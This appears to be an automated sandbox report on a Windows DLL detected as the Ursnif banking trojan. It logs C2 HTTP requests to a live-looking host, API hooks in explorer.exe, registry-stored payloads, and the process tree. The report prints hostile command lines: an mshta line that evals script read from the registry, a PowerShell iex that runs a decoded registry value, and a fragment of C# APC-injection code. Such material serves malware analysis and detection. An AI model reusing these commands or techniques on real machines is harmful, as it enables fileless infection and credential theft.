0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49738	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:53.681704044 CET	4896	OUT	GET /api1/y593T41s/lL3TOAWpr8BAEirizPVY1nr/gHh_2FJm75/zCdiX47c4HpAxyRkT/qHLmarlSHot9/ONkJbY9gGOt/fQ6HQhMd_2B2I2/UNHWo1YbKowVIMWnTVz3S/Fy9pHKfmC1MflrBD/0HEKH0eANuLLaQi/NyVaE39P8WW680xE9C/zKHHHrqp_/2BtcUAWB7_2BpbaOT4FO/b_2BpTr1WFjW1cxH4os/NuSvnY4dMHLhOh3P7AJ4TT/NndN5S4150t5l/lDv81A2q/V_2FLzQ_2B_0A_0D_2B1i_2/FVUx_2B8Aw/gTJkpEcUGFJt7Exz1/ugevcO8oI6oRZ/xs5xjc HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Host: api3.lepini.at
Nov 20, 2020 10:41:54.817003012 CET	4897	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:41:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49739	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 20, 2020 10:41:55.150329113 CET	4898	OUT	POST /api1/Tnjw5UXPt/L5vQXVeFjcg_2Bj0ZUjt/9bFRVhN6pC9d2H18KaD/RGYbWbOkYjL_2F2HT335i7/71DFI 8PUSCc4m/XMwm02nY/k4iLrUAYDDvtv52BcxN4JBR/mhz_2Ft8VK/cNDRoyaxMsIxwxiz7/z7UQYEM6OBEY/IsC_2B O60JP/8DQpEZ9_2FIB1d/I_2FlPwkTE_2BidQ3R_2F/R3ia9KhwObxc1lnS/i7zxvyPIE4qo3ur/Ak3ONUjFI0trLtGmdw/2_2B5 VotK/XxvvgQefWGm6F_0A_0Dg/2ryULZlOS2cT7CbqIGS/McMh6tWsIGNL2hue3Skqhq/rpuSb HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0 Content-Length: 2 Host: api3.lepini.at
Nov 20, 2020 10:41:56.274363995 CET	4898	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 20 Nov 2020 09:41:56 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 38 66 0d 0a 5c 19 91 c9 81 71 1e 2e 7b 97 d5 45 8f 2e 61 b5 39 19 9c 99 21 d7 2e 88 ce 65 95 c8 c5 8e 2e cb 4c e1 09 5d 71 77 0f a4 8a 6a fe 73 e1 ac 9a 8f 7a 47 83 9b 58 cf 77 91 41 74 90 45 ab aa e6 d4 b1 5c 0b ee 75 50 6f 02 79 84 13 56 bd f8 f7 86 02 d0 1e e0 ea eb 8f 5d 6b d7 68 71 97 56 5a 3d 34 ae 7c 67 5f 22 66 e5 19 41 07 be e2 8b 52 a0 37 ed 09 43 a6 c9 43 45 05 3a d3 4a 81 6a 7f c7 0f 7c b8 d6 3b b4 5b 5a 4a 40 53 67 6d 2f 4f 0d 0a 30 0d 0a 0d 0a Data Ascii: 8f\q.{E.a9!.e.L]qwjszGXwAtE\uPoyV]khqVZ=4|g_"fAR7CCE:Jj|;[ZJ@Sgm/O0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B55020

Process: explorer.exe, Module: user32.dll


Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFA9B335200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	3B55020

Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFA9B33521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFA9B335200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFA9B33520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior



- loaddll32.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- mshta.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- csc.exe
- control.exe
- cvtres.exe
- explorer.exe
- RuntimeBroker.exe
- RuntimeBroker.exe
- cmd.exe
- RuntimeBroker.exe
- conhost.exe
- nslookup.exe
- RuntimeBroker.exe
- cmd.exe
- RuntimeBroker.exe

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 4396 Parent PID: 5660

General

Start time:	10:40:35
Start date:	20/11/2020
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\earmarkavchd.dll'
Imagebase:	0x50000
File size:	119808 bytes
MD5 hash:	62442CB29236B024E992A556DA72B97A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271745722.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271874843.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271783751.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.282144945.000000000363B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.370796430.0000000002810000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.340776035.0000000002850000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271900204.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271888074.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271814846.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271908704.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.271854980.00000000037B8000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	98 08 00 00 08 80 00 00 10 82 AB 69 86 95 DC 15 E7 1A B1 5C 9E D3 AB 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	282AF01	RegSetValueExA
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	4C CE BE 99 A7 43 8F B7 1E E5 00 5F A7 D4 EA 12	success or wait	1	282E400	RegSetValueExA

Analysis Process: iexplore.exe PID: 3884 Parent PID: 792

General

Start time:	10:40:48
Start date:	20/11/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6ae970000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5928 Parent PID: 3884

General

Start time:	10:40:48
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3884 CREDAT:17410 /prefetch:2
Imagebase:	0x12a0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6328 Parent PID: 3884

General

Start time:	10:40:54
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3884 CREDAT:17416 /prefetch:2
Imagebase:	0x7ff797770000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6788 Parent PID: 3884

General

Start time:	10:40:58
Start date:	20/11/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3884 CREDAT:82964 /prefetch:2
Imagebase:	0x12a0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 7064 Parent PID: 3472

General

Start time:	10:41:05
Start date:	20/11/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff7a7d60000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 7164 Parent PID: 7064

General

Start time:	10:41:08
Start date:	20/11/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000013.00000003.358522767.0000022F9D7D0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA7399F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA7399F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6F9303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6F9303FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xzvcmevw.tol.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fqnczgio.wj0.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\Documents\20201120	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA726CF35D	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201120\PowerShell_transcript.226533.hOm00WWB.20201120104111.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA6F9303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA6F9303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA6F9303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA6F9303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6F9303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6F9303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6F9303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA6F9303FC	unknown
C:\Users\user\AppData\Local\Temp\l4vfe2li	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA71CBFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3he3buld	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA71CBFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA726C6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xzvcmevw.tol.ps1	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fqnczgio.wj0.psm1	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.0.cs	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.out	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.dll	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.err	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.tmp	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.cmdline	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.out	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.cmdline	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.dll	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.0.cs	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.err	success or wait	1	7FFA726CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\3he3buld\3he3buld.tmp	success or wait	1	7FFA726CF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xzvcmevw.tol.ps1	unknown	1	31	1	success or wait	1	7FFA726CB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fqnczgio.wj0.psm1	unknown	1	31	1	success or wait	1	7FFA726CB526	WriteFile
C:\Users\user\Documents\20201120\PowerShell_transcript.226533.hOm00WWB.20201120104111.txt	unknown	3	ef bb bf	...	success or wait	1	7FFA726CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20201120\PowerShell_transcript.226533.hOm00WWB.20201120104111.txt	unknown	744	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 30 31 31 32 30 31 30 34 31 31 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 32 32 36 35 33 33 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********..Windows PowerShell transcript start..Start time: 20201120104111..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 226533 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\	success or wait	11	7FFA726CB526	WriteFile
C:\Users\user\AppData\Local\Temp\l4vfe2li\l4vfe2li.0.cs	unknown	402	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 62 61 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6d 75 61 70 6f 61 79 2c 49 6e 74 50 74 72 20 6f 77 6e 6d 67 67 6d 79 6a 77 6a 2c 49 6e 74 50 74 72 20 62 6c 67 67 66 75 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tba. {.[DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static e	success or wait	1	7FFA726CB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
